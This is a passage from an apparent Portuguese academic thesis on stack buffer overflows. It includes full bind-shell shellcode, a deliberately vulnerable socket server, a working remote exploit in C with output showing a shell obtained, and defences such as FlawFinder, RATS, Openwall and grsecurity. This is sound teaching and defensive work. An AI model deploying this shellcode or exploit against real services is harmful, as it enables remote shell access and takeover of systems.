Diferentemente de explorações locais, ao se tentar injetar um *shellcode* em um serviço remoto vulnerável, o mesmo não pode apenas executar `"/bin/sh"`, pois não possuímos um terminal no *host* remoto. Devido a isso, é necessário substituir o *shellcode* de forma que ao ser executado, uma porta TCP seja aberta, porta que receberá os comandos que serão enviados, os repassará para o interpretador de comandos (`"/bin/sh"`) e retornará a resposta de execução dos comandos enviados.

Para isso, utilizaremos o *shellcode* disponível em <http://packetstormsecurity.nl/shellcode/bind-sc.c>, que pode ser visto a seguir:

```
/*
    LINUX SHELLCODE
    156 byte shellcode that binds /bin/sh on port 30464.
    By ROOT-dude
*/

char shellcode[] =
/* fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP) */
/* código assembly em sintaxe AT&T, ou seja: instr origem,destino */
"\x31\xc0"           // xorl    %eax,%eax
"\x31\xdb"           // xorl    %ebx,%ebx
"\x31\xc9"           // xorl    %ecx,%ecx
"\x31\xd2"           // xorl    %edx,%edx
"\xb0\x66"           // movb    $0x66,%al
"\xb3\x01"           // movb    $0x1,%bl
"\x51"               // pushl   %ecx
"\xb1\x06"           // movb    $0x6,%cl
```

```

"\x51"           // pushl   %ecx
"\xb1\x01"       // movb   $0x1,%cl
"\x51"           // pushl   %ecx
"\xb1\x02"       // movb   $0x2,%cl
"\x51"           // pushl   %ecx
"\x8d\x0c\x24"  // leal   (%esp),%ecx
"\xcd\x80"       // int    $0x80
/* port is 30464 !!! */
/* bind(fd, (struct sockaddr)&sin, sizeof(sin) ) */
"\xb3\x02"       // movb   $0x2,%bl
"\xb1\x02"       // movb   $0x2,%cl
"\x31\xc9"       // xorl   %ecx,%ecx
"\x51"           // pushl   %ecx
"\x51"           // pushl   %ecx
"\x51"           // pushl   %ecx
/* port = 0x77, change if needed */
"\x80\xc1\x77"  // addb   $0x77,%cl
"\x66\x51"       // pushl   %cx
"\xb1\x02"       // movb   $0x2,%cl
"\x66\x51"       // pushw   %cx
"\x8d\x0c\x24"  // leal   (%esp),%ecx
"\xb2\x10"       // movb   $0x10,%dl
"\x52"           // pushl   %edx
"\x51"           // pushl   %ecx
"\x50"           // pushl   %eax
"\x8d\x0c\x24"  // leal   (%esp),%ecx
"\x89\xc2"       // movl   %eax,%edx
"\x31\xc0"       // xorl   %eax,%eax
"\xb0\x66"       // movb   $0x66,%al
"\xcd\x80"       // int    $0x80
/* listen(fd, 1) */
"\xb3\x01"       // movb   $0x1,%bl
"\x53"           // pushl   %ebx
"\x52"           // pushl   %edx
"\x8d\x0c\x24"  // leal   (%esp),%ecx
"\x31\xc0"       // xorl   %eax,%eax
"\xb0\x66"       // movb   $0x66,%al
"\x80\xc3\x03"  // addb   $0x3,%bl
"\xcd\x80"       // int    $0x80
/* cli = accept(fd, 0, 0) */
"\x31\xc0"       // xorl   %eax,%eax
"\x50"           // pushl   %eax
"\x50"           // pushl   %eax
"\x52"           // pushl   %edx
"\x8d\x0c\x24"  // leal   (%esp),%ecx
"\xb3\x05"       // movl   $0x5,%bl
"\xb0\x66"       // movl   $0x66,%al
"\xcd\x80"       // int    $0x80
/* dup2(cli, 0) */
"\x89\xc3"       // movl   %eax,%ebx
"\x31\xc9"       // xorl   %ecx,%ecx

```

```

"\x31\xc0"           // xorl   %eax,%eax
"\xb0\x3f"          // movb  $0x3f,%al
"\xcd\x80"          // int   $0x80
/* dup2(cli, 1) */
"\x41"              // inc   %ecx
"\x31\xc0"          // xorl   %eax,%eax
"\xb0\x3f"          // movl  $0x3f,%al
"\xcd\x80"          // int   $0x80
/* dup2(cli, 2) */
"\x41"              // inc   %ecx
"\x31\xc0"          // xorl   %eax,%eax
"\xb0\x3f"          // movb  $0x3f,%al
"\xcd\x80"          // int   $0x80
/* execve("/bin/sh", ["/bin/sh", NULL], NULL); */
"\x31\xdb"          // xorl   %ebx,%ebx
"\x53"              // pushl %ebx
"\x68\x6e\x2f\x73\x68" // pushl $0x68732f6e
"\x68\x2f\x2f\x62\x69" // pushl $0x69622f2f
"\x89\xe3"          // movl  %esp,%ebx
"\x8d\x54\x24\x08" // leal  0x8(%esp),%edx
"\x31\xc9"          // xorl   %ecx,%ecx
"\x51"              // pushl %ecx
"\x53"              // pushl %ebx
"\x8d\x0c\x24"      // leal  (%esp),%ecx
"\x31\xc0"          // xorl   %eax,%eax
"\xb0\x0b"          // movb  $0xb,%al
"\xcd\x80"          // int   $0x80
/* exit(%ebx) */
"\x31\xc0"          // xorl   %eax,%eax
"\xb0\x01"          // movb  $0x1,%al
"\xcd\x80";         // int   $0x80

```

Como podemos ver, o *shellcode* nada mais é do que o conjunto de *opcodes* das várias funções que trabalham com *socket*, de forma que quando sejam executadas, anexem a execução de `"/bin/sh"` na porta 30464.

3.7.1 APLICAÇÃO VULNERÁVEL QUE TRABALHA COM *SOCKET*

O código a seguir, utiliza as funções para trabalhar com *sockets* descritas na Seção 2.3:

```

/*
 * remvuln1.c: programa que trabalha com sockets vulneravel a buffer
 * overflow
 * Carlos Eduardo Pedroza Santiviago <ceps@redes.unioeste-foz.br>
 * jan/2004
 */

#include <stdio.h>

```

```

#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <arpa/inet.h>
#include <netinet/in.h>

#define MAXBUF 256
#define MAXNOME 512

int processa(int sockfd)
{
    char buffer[MAXBUF], nome[MAXNOME];
    int bytes;
    strcpy(buffer, "Digite seu nome: ");
    if( (bytes = send(sockfd, buffer, strlen(buffer), 0)) < 0) {
        perror("send");
        return(-1);
    }
    if( (bytes = recv(sockfd, nome, sizeof(nome), 0)) < 0) {
        perror("recv");
        return(-1);
    }
    // escapa o enter
    nome[bytes - 2] = '\\0';
    sprintf(buffer, "Ola %s\\n", nome);
    if( (bytes = send(sockfd, buffer, strlen(buffer), 0)) < 0) {
        perror("send");
        return(-1);
    }
    return 0;
}

int main(int argc, char *argv[])
{
    int sockfd, clifd, tamanho;
    struct sockaddr_in srv, cli;
    if (argc != 2)
    {
        fprintf(stderr, "uso correto: %s porta\\n", argv[0]);
        return -1;
    }
    // cria o socket
    if ( (sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
        perror("socket");
        return -1;
    }
    // zera a estrutura
    bzero(&srv, sizeof(srv));
    // espera conexão em qualquer endereço local
    srv.sin_addr.s_addr = INADDR_ANY;
    // aguarda conexão na porta especificada em argv[1]
    srv.sin_port = htons(atoi(argv[1]));

```

```

// família
srv.sin_family = AF_INET;
// associa a porta ao socket
if (bind(sockfd, (struct sockaddr *)&srv, sizeof(srv)) < 0) {
    perror("bind");
    return -1;
}
// espera conexões no socket
if (listen(sockfd, 3) < 0) {
    perror("listen");
    return -1;
}
printf("Aguardando conexões na porta %d\n", atoi(argv[1]));
for(;;)
{
    // aceita a conexão no socket
    if ( (clifd = accept(sockfd, (struct sockaddr *)&cli,
&tamanho)) < 0) {
        perror("accept");
        return -1;
    }
    printf("Conexão de %s\n", inet_ntoa(cli.sin_addr));
    if(processa(clifd) < 0)
        printf("Erro no processamento!\n");
    close(clifd);
}
return 0;
}

```

O programa *remvuln1.c* não faz muita coisa interessante, e serve apenas para demonstrar como funciona um ataque a uma aplicação remota vulnerável. A execução do programa *remvuln1*, juntamente com o uso do telnet para conectar no serviço através de outro terminal pode ser visto abaixo (os terminais serao indicados entre []):

```

[terminal 1]
$ ./remvuln1 1540
[terminal 2]
$ telnet localhost 1540
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
Digite seu nome: carlos
Ola carlos
Connection closed by foreign host.
[terminal 1]
Conexão de 127.0.0.1

```

Analisando o código do programa *remvuln1*, podemos perceber que ele possui um espaço de *512 bytes* para receber o *nome* enviado, e em seguida armazena o que foi recebido em uma

variável de apenas 2568 bytes. Numa execução normal, isto não seria um problema. Porém, um usuário mal-intencionado poderia fornecer uma quantidade enorme de caracteres, como em programas locais, de forma a corromper o *stack frame* da função *processa()*.

Para explorar esse programa, o conceito é o mesmo utilizado na exploração de aplicações locais. Porém, como é um programa remoto, devemos enviar o *shellcode* através de um *socket* para o programa remoto, como foi feito pelo *exploit* a seguir:

```

/*
 * exprem1.c: exploit para o programa remvuln1.c
 * Carlos Eduardo Pedroza Santiviago <ceps@redes.unioeste-foz.br>
 * jan/2004
 */

#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <arpa/inet.h>
#include <netinet/in.h>

/* instrução no operation */
#define NOP      0x90

/* endereço de retorno pego numa seção gdb, aponta para um dos NOPS
 * que estão na variavel nome ou na variavel buffer
 */
#define RET      0xbffffa40

/* shellcode da seção anterior: binda na 30464 */
char shellcode[] =
/* fd = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP) */
"\x31\xc0"           // xorl   %eax,%eax
"\x31\xdb"           // xorl   %ebx,%ebx
"\x31\xc9"           // xorl   %ecx,%ecx
"\x31\xd2"           // xorl   %edx,%edx
"\xb0\x66"           // movb   $0x66,%al
"\xb3\x01"           // movb   $0x1,%bl
"\x51"               // pushl  %ecx
"\xb1\x06"           // movb   $0x6,%cl
"\x51"               // pushl  %ecx
"\xb1\x01"           // movb   $0x1,%cl
"\x51"               // pushl  %ecx
"\xb1\x02"           // movb   $0x2,%cl
"\x51"               // pushl  %ecx
"\x8d\x0c\x24"       // leal   (%esp),%ecx
"\xcd\x80"           // int    $0x80

/* port is 30464 !!! */
/* bind(fd, (struct sockaddr*)&sin, sizeof(sin) ) */

```

```

"\xb3\x02"           // movb    $0x2,%b1
"\xb1\x02"           // movb    $0x2,%c1
"\x31\xc9"           // xorl    %ecx,%ecx
"\x51"               // pushl   %ecx
"\x51"               // pushl   %ecx
"\x51"               // pushl   %ecx
/* port = 0x77, change if needed */
"\x80\xc1\x77"       // addb    $0x77,%c1
"\x66\x51"           // pushl   %cx
"\xb1\x02"           // movb    $0x2,%c1
"\x66\x51"           // pushw   %cx
"\x8d\x0c\x24"       // leal    (%esp),%ecx
"\xb2\x10"           // movb    $0x10,%d1
"\x52"               // pushl   %edx
"\x51"               // pushl   %ecx
"\x50"               // pushl   %eax
"\x8d\x0c\x24"       // leal    (%esp),%ecx
"\x89\xc2"           // movl    %eax,%edx
"\x31\xc0"           // xorl    %eax,%eax
"\xb0\x66"           // movb    $0x66,%al
"\xcd\x80"           // int     $0x80
/* listen(fd, 1) */
"\xb3\x01"           // movb    $0x1,%b1
"\x53"               // pushl   %ebx
"\x52"               // pushl   %edx
"\x8d\x0c\x24"       // leal    (%esp),%ecx
"\x31\xc0"           // xorl    %eax,%eax
"\xb0\x66"           // movb    $0x66,%al
"\x80\xc3\x03"       // addb    $0x3,%b1
"\xcd\x80"           // int     $0x80

/* cli = accept(fd, 0, 0) */
"\x31\xc0"           // xorl    %eax,%eax
"\x50"               // pushl   %eax
"\x50"               // pushl   %eax
"\x52"               // pushl   %edx
"\x8d\x0c\x24"       // leal    (%esp),%ecx
"\xb3\x05"           // movl    $0x5,%b1
"\xb0\x66"           // movl    $0x66,%al
"\xcd\x80"           // int     $0x80

/* dup2(cli, 0) */
"\x89\xc3"           // movl    %eax,%ebx
"\x31\xc9"           // xorl    %ecx,%ecx
"\x31\xc0"           // xorl    %eax,%eax
"\xb0\x3f"           // movb    $0x3f,%al
"\xcd\x80"           // int     $0x80
/* dup2(cli, 1) */
"\x41"               // inc     %ecx
"\x31\xc0"           // xorl    %eax,%eax
"\xb0\x3f"           // movl    $0x3f,%al

```

```

"\xcd\x80" // int $0x80

/* dup2(cli, 2) */
"\x41" // inc %ecx
"\x31\xc0" // xorl %eax,%eax
"\xb0\x3f" // movb $0x3f,%al
"\xcd\x80" // int $0x80
/* execve("//bin/sh", ["//bin/sh", NULL], NULL); */
"\x31\xdb" // xorl %ebx,%ebx
"\x53" // pushl %ebx
"\x68\x6e\x2f\x73\x68" // pushl $0x68732f6e
"\x68\x2f\x2f\x62\x69" // pushl $0x69622f2f
"\x89\xe3" // movl %esp,%ebx
"\x8d\x54\x24\x08" // leal 0x8(%esp),%edx
"\x31\xc9" // xorl %ecx,%ecx
"\x51" // pushl %ecx
"\x53" // pushl %ebx
"\x8d\x0c\x24" // leal (%esp),%ecx
"\x31\xc0" // xorl %eax,%eax
"\xb0\x0b" // movb $0xb,%al
"\xcd\x80" // int $0x80

/* exit(%ebx) */
"\x31\xc0" // xorl %eax,%eax
"\xb0\x01" // movb $0x1,%al
"\xcd\x80"; // int $0x80
int main(int argc, char *argv[])
{
    char buffer[262];
    int i, n, sockfd, bytes, *ap;
    struct sockaddr_in remoto;

    if(argc != 3) {
        printf("Uso correto: %s ip porta \n", argv[0]);
return(-1);
    }
    // ap aponta pro buffer
    ap = (int *) (buffer + 200);
    // preenche o buffer com nops
    for(i = 0; i < sizeof(buffer); i++)
buffer[i] = NOP;
        // colocando o endereço de retorno
        for(i = 200; i < sizeof(buffer); i += 4)
            *ap++ = RET;
        // coloca o shellcode a partir da posicao 30
        for(i = 30, n = 0; n < strlen(shellcode); i++, n++)
            buffer[i] = shellcode[n];
        // cria o socket
        if( (sockfd = socket(AF_INET, SOCK_STREAM, 0)) < 0) {
            perror("socket");
            return(-1);

```

```

    }
    // preenche os dados do host remoto
    remoto.sin_family = AF_INET;
    // converte o IP para a estrutura
    if(inet_pton(AF_INET, argv[1], &remoto.sin_addr) <= 0) {
        perror("inet_pton");
        return(-1);
    }
    remoto.sin_port = htons(atoi(argv[2]));
    // conecta no host remoto
    if( connect(sockfd, (struct sockaddr *)&remoto, sizeof(remoto))
    < 0) {
        perror("connect");
        close(sockfd);
        return(-1);
    }
    // envia o buffer!
    if( (bytes = send(sockfd, buffer, sizeof(buffer), 0)) < 0) {
        perror("send");
        close(sockfd);
        return(-1);
    }
    printf("\nEnviado %d bytes\n", bytes);
    close(sockfd);
    return(0);
}

```

No *exploit* construído, enviamos 262 bytes com o *buffer* no mesmo formato do explicado na subsecção 3.6.1. Ao corromper o *stack frame* da função *processa()* no serviço remoto, o *shellcode* é executado e temos uma *shell* com os privilégios de quem rodou a aplicação na porta 30464, como vemos a seguir (terminais indicados entre []):

```

[terminal 1]
$ ./remvuln1 1540
Aguardando conexões na porta 1540
[terminal 2]
$ ./exprem1 127.0.0.1 1540
Enviado 262 bytes
[terminal 1]
Conexão de 127.0.0.1
send: Bad file descriptor
[terminal 2]
$ telnet 127.0.0.1 30464
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is ']'.
id;
uid=1000(ceps) gid=1000(ceps) groups=1000(ceps)
: command not found

```

Como demonstra a saída, obtivemos uma *shell* rodando na porta *30464* ao ter explorado com sucesso a falha no programa remoto. Se tal programa estivesse sendo executado como *root*, teríamos os privilégios dele ao explorar a vulnerabilidade.

4 TÉCNICAS DE DEFESA CONTRA AS FALHAS DE ESTOURO DE BUFFER NA PILHA

No capítulo anterior, vimos quão prejudicial uma aplicação vulnerável a uma falha de *buffer overflow* pode se tornar, se explorada por um usuário mal-intencionado.

Por isso, diversas linhas de defesa tem surgido com o objetivo de impedir a invasão e/ou elevação de privilégios através da exploração dessas falhas. Entre as mais utilizadas, são: **Proteção através de código seguro**, **Proteção através da elevação de segurança no sistema operacional** e **Proteção através da modificação de código em tempo de compilação**, como veremos nas seções a seguir.

4.1 PROTEÇÃO ATRAVÉS DE CÓDIGO SEGURO

Como foi visto na seção 3.3, para que haja uma falha de estouro de *buffer*, é necessário que haja a possibilidade de se alterar dados adjacentes a tal *buffer*, pois se não há como corrompê-lo, não existe a possibilidade de alterar o fluxo de execução do programa.

Diversos materiais têm sido publicados com o objetivo de informar os programadores de formas seguras de programação, entre eles (WHEELER, 2003), (HOWARD; LEBLANC, 2002) e (VIEGA; MESSIER, 2003). Basicamente, todas recomendam que toda a entrada de dados do programa seja verificada e assegurada de ser legítima, e o tratamento interno ser o mais seguro possível. Para contribuir com o processo de desenvolvimento, diversas ferramentas foram construídas, entre elas: *FlawFinder* e *RATS*, que veremos a seguir.

4.1.1 FLAWFINDER

FlawFinder é uma ferramenta desenvolvida por *David Wheeler*, autor de (WHEELER, 2003), e que possui o objetivo de examinar o código-fonte de uma aplicação, e reportar possíveis falhas de segurança, organizadas por nível de risco (WHEELER, 2001).

O seu esquema de funcionamento é simples: ele possui uma base de dados com funções

das linguagens C e C++, funções que são conhecidas por ter problemas críticos de segurança, como *strcpy()*, *strcat()*, *gets()*, *sprintf()*. Ela não se aplica apenas a funções que levem a riscos de *buffer overflow*, mas também outros problemas como: *format string bugs*, *race conditions* (condições de disputa) e geração pobre de números randômicos.

A execução do *FlawFinder* em cima do código vulnerável *vuln1* da subseção 3.4.1, pode ser visto abaixo:

```
$ flawfinder vuln1.c
Flawfinder version 1.24, (C) 2001-2003 David A. Wheeler.
Number of dangerous functions in C/C++ ruleset: 128
Examining vuln1.c
vuln1.c:14: [4] (buffer) strcpy:
  Does not check for buffer overflows when copying to destination.
  Consider using strncpy or strlcpy (warning, strncpy is easily misused).
vuln1.c:12: [2] (buffer) char:
  Statically-sized arrays can be overflowed. Perform bounds checking,
  use functions that limit length, or ensure that the size is larger than
  the maximum possible length.
Number of hits = 2
Number of Lines Analyzed = 24 in 0.54 seconds (581 lines/second)
Not every hit is necessarily a security vulnerability.
There may be other security vulnerabilities; review your code!
```

Como podemos ver, o *FlawFinder* nos indicou onde estão as possíveis funções que podem levar a falhas de *buffer overflow*. A saída do *FlawFinder* é simples: ele indica a linha em que há algo de risco, em seguida, o nível de risco entre colchetes ([]). Os níveis de risco variam de 1 (pouco risco) a 5 (alto risco). Ele não se preocupa apenas com funções, como podemos ver, pois nos informou que a utilização de *arrays* estáticos é perigosa, já que eles podem ser estourados, e portanto devemos nos assegurar de fazer verificação de limites ao utilizá-los.

4.1.2 RATS

A ferramenta *RATS* (*Rough Auditing Tool for Security*), desenvolvida pela empresa *Secure Software*, realiza basicamente a mesma coisa que o *FlawFinder*, porém, o *RATS* pode ser utilizado em linguagens como *Perl*, *PHP* e *Python*, em busca de condições de estouro de *buffer* e também de condições de disputa (*race conditions*) (SOFTWARE, 2001).

A execução do *RATS* em cima do programa *vuln1* da subseção 3.4.1 pode ser visto abaixo:

```
$ rats vuln1.c
Entries in perl database: 33
Entries in python database: 62
Entries in c database: 334
```

```

Entries in php database: 55
Analyzing vuln1.c
vuln1.c:13: High: fixed size local buffer
Extra care should be taken to ensure that character arrays that are allocated
on the stack are used safely. They are prime targets for buffer overflow
attacks.

vuln1.c:14: High: strcpy
Check to be sure that argument 2 passed to this function call will not copy
more data than can be handled, resulting in a buffer overflow.

Total lines analyzed: 24
Total time 0.001042 seconds
23032 lines per second

```

Como podemos ver, a ferramenta *RATS* nos informou também onde estão as principais falhas no nosso código-fonte.

4.2 PROTEÇÃO ATRAVÉS DA ELEVAÇÃO DE SEGURANÇA NO SISTEMA OPERACIONAL

A maioria de ataques contra falhas de estouro de *buffer* na pilha precisam de uma pilha onde dados possam ser executados; o endereço de retorno de uma função é alterado de forma que aponte para um código arbitrário, geralmente armazenado no próprio *buffer* que foi estourado. Tornando a pilha não-executável, pode ser possível parar a grande maioria de *exploits* contra falhas de estouro de *buffer* na pilha e pode fazer com que a exploração dessas vulnerabilidades se torne mais difícil. Nas subseções a seguir, olharemos especificamente para a parte responsável por tornar a pilha não-executável, pois as demais modificações aplicadas pelos *patches* estão fora do escopo deste projeto.

4.2.1 OPENWALL KERNEL PATCH

O *patch* para o *kernel Linux* desenvolvido por *Solar Designer*, baseia-se basicamente em alterar o limite do segmento de código, armazenado na GDT (*Global Descriptor Table*), definido em *arch/i386/head.S*:

```

+#ifdef CONFIG_HARDEN_STACK
+    .quad 0x00cbfa000000f7ff /* 0x23 user 3GB-8MB code at 0 */
+#else
+    .quad 0x00cffa000000ffff /* 0x23 user 4GB code at 0x00000000 */
+#endif

```

Os números acima, são definidos desta forma (BOVET; CESATI, 2003):

Tabela 6: Diferenças no descritor de segmento de código

Campo	Valor padrão	Valor do <i>patch</i>
Base	0x00000000	0x00000000
Limite	0xffff	0xbf7ff




Figura 24: Descritor de Segmento

Na figura anterior, o que nos interessa são os campos:

- **base:** contém o endereço linear do primeiro *byte* do segmento;
- **flag G:** se for igual a 0, o tamanho do segmento é expressado em *bytes*, caso contrário, é expressado em múltiplos de 4096.
- **campo limit (limite):** define o tamanho do segmento.

As diferenças entre o valor padrão do *kernel* e o valor modificado pelo *patch*, são:

O valor padrão, está configurado de forma que o endereço base seja *0x00000000* com um limite de *0xffff*, o que nos dá espaço de *4GB* (pois o *flag g* está setado). Já no *patch*, o tamanho limite do novo segmento de código será *0xbf7ff*, o qual é igual a *3GB - 1 - 8MB*. Como já mencionado, a pilha no *Linux* inicia em *0xbfffffff* (*3GB-1*), e o tamanho máximo da pilha é definido em *include/linux/sched.h*:

```
/*
 * Limit the stack by to some sane default: root can always
 * increase this limit if needed.. 8MB seems reasonable.
 */
#define _STK_LIM          (8*1024*1024)
```

Como a pilha cresce para baixo, limitando o espaço do segmento de código para *0xbf7ff* faz com que o processador gere uma exceção quando tentar executar código na pilha (pois, CS:EIP ficará fora do espaço de endereçamento).

Porém, tornar a pilha totalmente não-executável tem seus problemas: o *kernel* precisa executar dados na pilha para poder tratar sinais enviados para o processo, e o uso de funções

aninhadas (uma função definida dentro da outra) também precisa de uma pilha executável. Para não quebrar o suporte com as aplicações que se utilizam dessas funcionalidades, o *patch Openwall* trata esses casos específicos. Quando o processador tenta executar um código que está fora do espaço de endereçamento (porque foi diminuído pelo *patch*), uma exceção de proteção geral é disparada, sendo tratada pela função *do_general_protection()*, definida em *arch/i386/kernel/traps.c*, e é ali que o *patch Openwall* realiza modificações para tratar esses casos.

Para aplicar o *patch Openwall* no *kernel*, basta seguir os seguintes passos, tendo baixado o *kernel* de <http://www.kernel.org>, e o *patch* de <http://www.openwall.com/linux>:

```
# pwd
/usr/src
# ls
linux-2.4.24-owl.tar.gz linux-2.4.24.tar.bz2
# tar -zxf linux-2.4.24-owl.tar.gz
# tar -jxf linux-2.4.24.tar.bz2
# cp linux/2.4.24-owl/linux-2.4.24-owl.diff .
# patch -p0 < linux-2.4.24-owl.diff
patching file linux-2.4.24/Documentation/Configure.help
...
patching file linux-2.4.24/security/Config.in
```

A saída do programa teve de ser reduzida por restrições de espaço. Após ter modificado o *kernel*, basta seguir os passos padrões para a recompilação do mesmo, porém, uma nova opção será mostrada no menu principal, chamada *Security Options*, como demonstra a figura abaixo:




Figura 25: Menu de recompilação do *kernel* modificado pelo *Openwall*

Ao entrar na opção *Security Options*, temos a seguinte tela:




Figura 26: *Security Options* do Openwall

A descrição dessas opções é a seguinte:

- *Non-executable user stack area*: ativa a modificação que torna a pilha não-executável;
- *Autodetect and emulate GCC trampolines*: ativa o suporte a funções aninhadas;
- *Restricted links in /tmp*: não permite que usuários criem *links* para arquivos que não sejam donos, no diretório */tmp*;
- *Restricted FIFOs in /tmp*: não permite que usuários escrevam em *FIFOs* que não sejam donos, no diretório */tmp*;
- *Restricted /proc*: modifica as permissões do diretório */proc* de forma que os usuários vejam apenas os processos que eles executaram;
- *Enforce RLIMIT_NPROC on execve(2)*: força a verificação da quantidade de processos em chamadas *execve(2)*;
- *Destroy shared memory segments not in use*: destrói segmentos de memória compartilhada que não estão sendo utilizados.

Para comprovar a funcionalidade do *patch*, executaremos o *exploit exp1* construído na subseção 3.6.1:

```

$ uname -a
Linux projeto 2.4.24-owl #2 Thu Jan 29 16:28:48 BRST 2004 i686 unknown
$ ./expl
ret: 0xbffffe40
Usuario ãQSá°
    ŷ>Oa cadastrado!
Segmentation fault

```

Ao executarmos o nosso *exploit*, poderíamos ter acreditado que erramos o *offset* e acessado uma área de memória inválida. Porém se analisarmos os *logs* do servidor, veremos o seguinte:

```

Security: return onto stack from 0x0804845e to 0xbffffe40 running as
UID 1000, EUID 0, process vuln1:195

```

Ou seja, o *patch* detectou que tentamos executar um código na pilha e se encarregou de terminar o processo.

4.2.2 GRSECURITY KERNEL PATCH

Outra maneira de tornar partes da memória não-executável é através da paginação. Muitas arquiteturas tem suporte nativo à marcação de páginas como não-executáveis e geram uma exceção quando um programa tenta executar código em tal página. A arquitetura IA32 não possui suporte a isso, então essa marcação de páginas como não-executáveis deve ser emulada via *software*, e é como o *PaX* (parte principal do *grsecurity*) faz (PAX, 2003).

Para implementar páginas não-executáveis, o *PaX* altera o sentido do campo usuário/superusuário de uma página. Para páginas não-executáveis, ele colocará o privilégio da página para superusuário, significando que quando um programa em execução no espaço de usuário tentar acessar essa página, será gerada uma exceção.

Além disso, ele altera o controle de exceções de páginas do *kernel* padrão para funções próprias, com suas verificações para identificar se o processador tentou executar uma instrução ou se foi um acesso a dados. No caso de uma instrução, ele pode determinar o programa, e no caso de acesso a dados ele pode modificar o privilégio da página e carregar aquele endereço no DTLB¹ (*data translate lookaside buffer*). Após isso, ele restaura o estado da página para o estado antigo, pois se houver uma tentativa de execução de código, uma entrada no ITLB (*instruction translate lookaside buffer*) será procurada. Se não houver uma entrada, será gerada outra exceção.

¹O TLB (*translation lookaside buffer*) foi dividido em *DTLB* e *ITLB* a partir do processador *Pentium*. Sem essa separação, este *patch* não seria possível.

O *PaX* apresenta também os mesmos problemas que o *patch Openwall*, em relação às funções aninhadas e tratamento de sinais, e também possui funções próprias para manter a compatibilidade com programas existentes.

As características do *grsecurity* serão descritas a seguir, juntamente com seus passos de instalação. Após ter baixado o *patch* de *www.grsecurity.net*, e ter o código fonte do *kernel*, basta realizar as seguintes operações:

```
# pwd
/usr/src
# ls
grsecurity-1.9.13-2.4.24.patch linux-2.4.24.tar.bz2
# tar -jxf linux-2.4.24.tar.bz2
# patch -p0 < grsecurity-1.9.13-2.4.24.patch
patching file linux-2.4.24/Documentation/Configure.help
patching file linux-2.4.24/Makefile
...
patching file linux-2.4.24/net/sunrpc/xprt.c
patching file linux-2.4.24/net/unix/af_unix.c
```

Feito isso, basta seguir os passos típicos para a recompilação do *kernel*, porém, uma nova opção aparecerá no menu de configuração do *kernel*, chamada *Grsecurity*:

